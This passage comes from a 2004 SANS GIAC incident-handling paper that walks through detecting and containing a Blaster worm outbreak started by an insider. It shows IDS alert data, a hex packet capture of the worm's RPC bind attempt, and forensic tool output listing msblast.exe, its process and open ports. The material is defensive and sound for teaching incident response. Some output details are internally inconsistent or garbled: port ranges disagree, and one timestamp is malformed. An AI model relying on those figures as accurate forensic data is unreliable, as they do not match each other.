


- Anti-Virus Administrator. The anti-virus administrator started noting blaster worm attacks in her alerting console and central quarantine server and she also notified the CSIRT. One of the limitations of the current centrally managed A-V system they were using that it could only provide information on what systems were attack, not where the attacks were coming from.


- Intrusion Detection System. The IDS was fully operational at the time of the attack, which was bad for Frank, but very good for the company. The Applied Watch Command Center® Central monitoring screen detected Frank's scanning and the launching of the attack. The IDS alerted when he conducted his scans and when he launched the attack. Unlike the A-V server, the Applied Watch Server provides very specific information about the attacking machine.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Here's an IDS alert indicating Frank's nMap scan:



Here's the IDS Alert Console showing when Frank launched his attack.



(Note: IP and Dates information may vary)

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Here's an exported packet capture from the IDS Alert:

EVENT INFORMATION:
Alert ID: 447
Priority: 1
Timestamp: Sat Jan 10 20:41:32 CST 2004
Signature ID: 2192
Message: NETBIOS DCERPC ISystemActivator bind attempt

IP HEADER INFORMATION:
Ver: 4
Length: 112
Flags: 0
Checksum: 53077
Hlen: 5
ID: 398
TTL: 128
Source IP: 10.10.10.10 **(Comment: Attacker's IP address)**
TOS: 0
Offset: 0
Proto: 6
Dest IP: 10.10.10.20 **(Comment: Victim's IP address)**

TCP PROTOCOL INFORMATION:
Source Port: 1230
Dest Port: 135
Seq #: 1001062837
Ack: 10827355
Offset: 5
x2: 0
Flags: 24
Window: 17520
Checksum: 32465
URP: 0

PAYLOAD INFORMATION:


```
4500 0070 018e 4000 8006 cf55 0a0a 0ac8 0a0a    E..p..@....U.....
0ac9 04ce 0087 3bab 01b5 00a5 365b 5018 4470    ......;.....6[P.Dp
7ed1 0000 0500 0b03 1000 0000 4800 0000 7f00    ............H.....
0000 d016 d016 0000 0000 0100 0000 0100 0100    ................
a001 0000 0000 0000 c000 0000 0000 0046 0000    ...............F..
0000 045d 888a eb1c c911 9fe8 0800 2b10 4860    ...]..........+.H`
0200 0000                                       ....
```

NOTE INFORMATION: *(analyst inserts her comments here.)*

© SANS Institute 2004, Author retains full rights.


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Potential Attack Vectors.



- Infection from the Internet is unlikely in this case; the Firewall is properly configured to stop any inbound traffic on the ports used by the blaster worm.

- Infection from dual connected systems (modem and network card operating concurrently)is a significant probability, when both systems are connected is can allow an attacker to completely bypass the firewall by connecting to the internal network via the users modem connection on the internet. Here is a diagram on how an attacker can compromise an internal network with a dual connected system.



- Infection by a contaminated contractor or vendor PC attached to the network is a possibility. The best policy is to allow only company systems to connect to the network. In cases where it's essential to let a contractor/vendor on the

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

network, have them comply with your security policies to include installation of your corporate A-V product that is centrally managed. Also, they should've signed a corporate acceptable use agreement.

- Infection by either a work at home (WAH) or outsourced vendor tasked to provide IT support to remote offices is possible. Again they must also comply with corporate IT security policies and procedures when they are connected to your network. However, the company does not physically control these systems, installed software or their configuration.

- Infection from an outsourced Web Hosting site is extremely unlikely due to the installation of managed A-V software on the web hosting systems. Additionally, the web hosting site has both network and host based Intrusion Detection Systems (IDS) which are monitored 24 x 7 x 365 as part of the service agreement.

- Infection from an internal mobile system or personal digital assistant (PDA) is possible, but less likely because of the installation of the centrally managed Anti-Virus software on the mobile (notebook) systems. The company also owns and controls the configuration on these systems.

- The last possible infection vector is from a person bringing infected media (floppy disk, CD-ROM, zip or USB drives, etc. and attaching them to the corporate network. The risk from this type of infection is also very low due to the use of centrally managed A-V software on all internal computer systems.

5.3 ***Containment.***

Initial Response Procedures.

As part of the company's on-going to project to provide a layered information security defense, they began implementing Virtual Local Area Networks (VLANs). VLANs are designed to network efficiency and security by grouping similar business units together. These units could be geographically based (i.e. all the user systems on the 1st floor) or logically based (i.e. all of the servers or the billing department). The real beauty of VLANs is that by grouping similar systems together, they are creating smaller "collision domains" or network segments. This reduces the amount of "broadcast" related traffic on the network.

This is another time when close teamwork is essential for containment of the worm. The help desk notices that most of the help calls are coming from the people in Frank's business unit. The A-V admin notices that all of the A-V alerts are also coming from that section and the IDS alerting is also focused exclusively on that particular VLAN (VLAN 1 for this example). The A-V administrator tells the Lead Investigator that the alerts are all from the blaster worm.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The incident handler (Lead Investigator) realizes that the attack is originating and so far is contained in VLAN 1. The CIO has also delegated disconnection authority to the Lead Investigator specifically for mass spreading malicious code attacks like this. The Lead Investigator immediately calls the Network Operations Center (NOC) and asks them to disconnect VLAN 1, which they do. The NOC also fires up a packet sniffer on the critical server farm VLAN circuit to monitor for any unusual activity.

The Lead Investigator's next phone call is to the help desk to ask them to have any user complaining about their system experiencing a problem (in particular the SVCHost.exe error) to disconnect that system from the network. The help desk also was granted the authority by the CIO to immediately disconnect any user systems (except executives) that may be contaminated by malicious code. The Lead Investigator was pleased when he heard from the help desk supervisor that they were already having users disconnect their systems from the network.

As part of corporate policy, only the network cable is disconnected from the system. Everything else is left alone to preserve forensic evidence. Additionally, the help desk staff understands that their primary focus is on system disconnection and nothing else. They tell the users of the disconnected systems to leave them alone and that they will be back to repair them just as soon as they get the other infected systems off the network.

Next, the Lead Investigator checks his IDS monitor to see if any other network segments are alerting. No other segments are alerting at this time because of the aggressive response from the CSIRT. He calls the NOC and passes IDS monitoring over to them. The NOC states that they will contact him via cell phone if they notice any other alerts.

The Lead Investigator downloads the blaster worm technical write-ups from multiple Anti-Virus vendor web sites to cover any subtleties that each vendor may have discovered about the worm. If the vendor also provides a free removal tool, that is also downloaded. The Lead Investigator gets a print out of all the systems that alerted on the IDS as being "attackers" sends it to the help desk supervisor and then grabs his incident response kit and heads to the incident site to coordinate the incident response process.

Arrival at the Incident Site.

Upon arrival at the incident site, the Lead Investigator checks in with the senior help desk person at the scene and asks him if he received a copy of the IDS alerted attacker systems from the his supervisor. The help desk person on site states that they did receive the list and all of those systems have been disconnected from the network and nothing else has been done on them. He then contacts the NOC to see if any additional systems have alerted on the IDS and finds out that the system has reported no new attacks.

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As soon as it's confirmed that those systems are disconnected, the Lead Investigator contacts the NOC and asks them to connect VLAN 1 back into the network and to monitor for any signs of attack. After 10 minutes the NOC calls back and states that no signs of attack are present. The Lead Investigator is fairly confident that the infected systems are isolated and provides an update to the CSO. He then asks the help desk person to take him to the location of the first IDS alerting attacker system (the index case system) – which was Frank's notebook. The Lead Investigator also wanted to go to the location of the first compromised "victim" computer, which was Frank's supervisor's system.

Frank's notebook would be seized for evidence and then, if necessary, for further forensic exploitation. Frank's supervisor's system would be the first one examined as it would most likely reveal the exact malicious code and/or modifications that would be on every other compromised system. Another item Frank didn't know was that the company also recently adopted a system baseline policy which was designed specifically to aid in rapid identification of system changes in event precisely like this. Corporate policy stated that criminal prosecution would normally not be indicated in a case like this, which made evidence handling easier for the Lead Investigator.

Frank acted surprised when the help desk person came to his office and disconnected his network cable from the notebook. Frank did exactly what the help desk person said and left his notebook alone. Frank decided that this would be a good time to take a quick coffee break. Besides, it would be interesting to hear the stories from the "victims" of his attack.

The Lead Investigator explained to Frank's supervisor that both of their systems would be needed for examination to determine what happened. The supervisor was told that his system would be examined first and that it probably would take less than a half hour to examine it and hopefully restore it to operational condition. The Lead Investigator then stated that after he was done with the supervisor's system, he would take a look at Frank's system and he would appreciate it if no one was allowed in Frank's office until he was done. The supervisor agreed and about that time Frank came back from his coffee break. The supervisor told Frank that he would have to stay out of office for a little while and got his key from him. The supervisor then told Frank he could work in the common area for the time being.

The Lead Investigator then stated that he had an automated tool that he needed to run on both of their systems and he asked to be let into Frank's office to start there. Upon entering Frank's office, the Lead Investigator followed the procedures listed in his on-scene incident response checklist (paragraph 6.10). When he reached the appropriate step in the checklist, he inserted his incident response CD-ROM and executed his incident response batch file, named "IR.bat" (paragraph 6.4). While that was running, the Lead Investigator left Frank's office, locking the door behind

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


him and then went back to the supervisor's system where he ran the same "IR.bat" tool off a duplicate CD-ROM that he carried in his incident response toolkit.

Identification of changed/modified files.

Each computer system had a baseline forensic "snapshot" taken before it was placed into production. A copy of that baseline snapshot was placed in the C:\Support folder and second copy is burned to a CD-ROM and provided to the CSIRT Lead Investigator. When the incident response batch file is run "IR.bat" it runs the same exact tools as the baseline snapshot and saves the results in a folder named "CSIRT" which is placed in the root of the local hard drive, normally "C:\". This program generates 99 separate text documents with critical forensic information. Comparing the baseline findings against the incident response findings would be tedious if done manually, however there is a superb freeware tool available to do this. It's called "CSDiff" and is a product of Component Software, Incorporated (http://www.componentsoftware.com). CSDiff, Version 4.0 is the current version available for downloading from their web site, the link is: (http://www.componentsoftware.com/products/csdiff/download.htm)


CS Diff is extremely easy and fast to use. The Lead Investigator copies the CSIRT folder from the supervisor's (victim) system to a folder named "Evidence: on his notebook and compares that against the baseline folder using CSDiff.

Here's CSDiff ready to compare the two files:



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Now the Lead Investigator runs CSDiff to compare the files. There are four possible status results: New, Deleted, Same or Modified. You can sort the results by document name, type, folder name or status. The Lead Investigator sorts the results by status. In this case there are only two possible results – Same or Modified. The Lead Investigator wants to review the modified folders.



Document Name	Type	Folder Name	Status	Modified
99_end_time	txt	.\a_DTG_Stamps	Modified	2/8/2004 09:33
98_end_date	txt	.\a_DTG_Stamps	Modified	2/8/2004 09:33
96_end_md5sums	txt	.\b_MD5Sums	Modified	2/8/2004 09:33
95_Evidence_md5sums	txt	.\t_Evidence_md5Sums	Modified	2/8/2004 09:33
87_Drive_Dir_Tree	txt	.\r_Directory_Tree	Modified	2/8/2004 09:33
86_Drive_Dir_Tree	txt	.\r_Directory_Tree	Modified	2/8/2004 09:33
82_DDlls	txt	.\q_MD5Hash_Local_Drives	Modified	2/8/2004 09:32
81_DExe	txt	.\q_MD5Hash_Local_Drives	Modified	2/8/2004 09:32
80_CDlls	txt	.\q_MD5Hash_Local_Drives	Modified	2/8/2004 09:32
79_CExe	txt	.\q_MD5Hash_Local_Drives	Modified	2/8/2004 09:30
78_CWinnt	txt	.\q_MD5Hash_Local_Drives	Modified	2/8/2004 09:30
74_System	txt	.\p_Event_Logs	Modified	2/8/2004 09:19
73_Security	txt	.\p_Event_Logs	Modified	2/8/2004 09:19
71_DDrive_AccessFiles	txt	.\o_Recently_Accessed_Files	Modified	2/8/2004 09:19
70_CDrive_AccessFiles	txt	.\o_Recently_Accessed_Files	Modified	2/8/2004 09:19

The Lead investigator knows based on the IDS alert and A-V administrators logs stating that the MSBlaster worm is the culprit, the main files that he will be most interested in looking at are: Registry, Executables, Open Processes, Open Ports and netstat data. Here's what he finds in each one of these areas:
Note: Full Credit will be provided for every software tool listed in the following screen shots in the next section (Paragraph 6 – Extras and also in Paragraph 7.3 and 7.4 References).

Registry Changes: Notice the new entry called "msblast.exe"



© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

CSDiff also allows for exporting of results in an html file for easier reporting and documentation. Here's the html export extract of the changes made any executable (.exe) file on the victim's computer since the original baseline was made:

Base file: C:\Evidence\Baseline\q_MD5Hash_Local_Drives\79_CExe.txt

Compared file: C:\Evidence\CSIRT\q_MD5Hash_Local_Drives\79_CExe.txt

Generated by CSDiff on 2/21/2004 15:00

```
; SlavaSoft Optimizing Checksum Utility - fsum 2.5 <www.slavasoft.com>
;
; Generated on 02/06/08/04 at 18:24:3809:30:26
;
6f960584b3088a1a5a7dd0468c97719b *WINNT\system32\wbem\mofcomp.exe
bf0e47e0c7194d9ad4d152ac18b3995b *WINNT\system32\wbem\scrcons.exe
a8115f70a0033e00161bf11a35643d12 *WINNT\system32\VPCMap.exe
4d7bcd98126d581e84cc8471022a275d *WINNT\system32\msblast.exe
f94a3286d1d8dcb455352744d7d87496 *WINNT\inf\unregmp2.exe
3048b5a69ae235af27126de73ad89dc4 *arcsetup.exe
```

A review of the open processes (extract) showed this:

Base file: C:\Evidence\Baseline\f_Active_Processes\15_pslist_tree.txt

Compared file: C:\Evidence\CSIRT\f_Active_Processes\15_pslist_tree.txt

Generated by CSDiff on 2/21/2004 15:05

```
PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for WIN2K-VICTIM:

Name                      Pid Pri Thd  Hnd      VM      WS    Priv
          MSTask          576   8   7   93   17316    1772     544
          VPCMap          620   8   2   28    7256     780     184
        lsass             216   9  14  263   27656     908    1772
      csrss               156  13  11  228   16264    1560    1220
MSBlaster                   664   8   3  144   15916    1868     496
Explorer                  768   8  13  203   33328    1544    1452
  cmd                     488   8   1   24   11292    1008     264
    pslist                560  13   2   78   15532    1308     576
  taskmgr                 836  13   3   39   16716     748     500
  Printkey200             844   8   2   36   23948    2472     808
```

A review of the Open Ports by Application was very enlightening:

Base file: C:\Evidence\Baseline\e_Open_Ports\13_By_Application.txt

© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Compared file: C:\Evidence\CSIRT\e_Open_Ports\13_By_Application.txt

Generated by CSDiff on 2/21/2004 15:10

```
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
568776  MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System          ->  139   TCP
8     System          ->  445   TCP
388   svchost         ->  135   TCP   C:\WINNT\system32\svchost.exe
664   msblast         ->  2329  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2330  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2331  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2332  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2333  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2334  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2335  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2336  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2337  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2338  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2339  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2340  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2341  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2342  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2343  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2344  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2345  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2346  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2347  TCP   C:\WINNT\system32\msblast.exe
664   msblast         ->  2348  TCP   C:\WINNT\system32\msblast.exe
```

Finally a review of the netstat data showed this:

Base file: C:\Evidence\Baseline\d_Active_Connections\6_netstat_ip.txt

Compared file: C:\Evidence\CSIRT\d_Active_Connections\6_netstat_ip.txt

Generated by CSDiff on 2/21/2004 15:14


```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2289           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2290           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2291           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2292           0.0.0.0:0              LISTENING
```


© SANS Institute 2004,As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  TCP    0.0.0.0:2293           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2294           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2295           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2296           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2297           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2298           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2299           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2300           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2301           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2302           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2303           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2304           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2305           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2307           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2308           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    10.10.10.220:139       0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    10.10.10.220:137       *:*
  UDP    10.10.10.220:138       *:*
  UDP    10.10.10.220:500       *:*
```

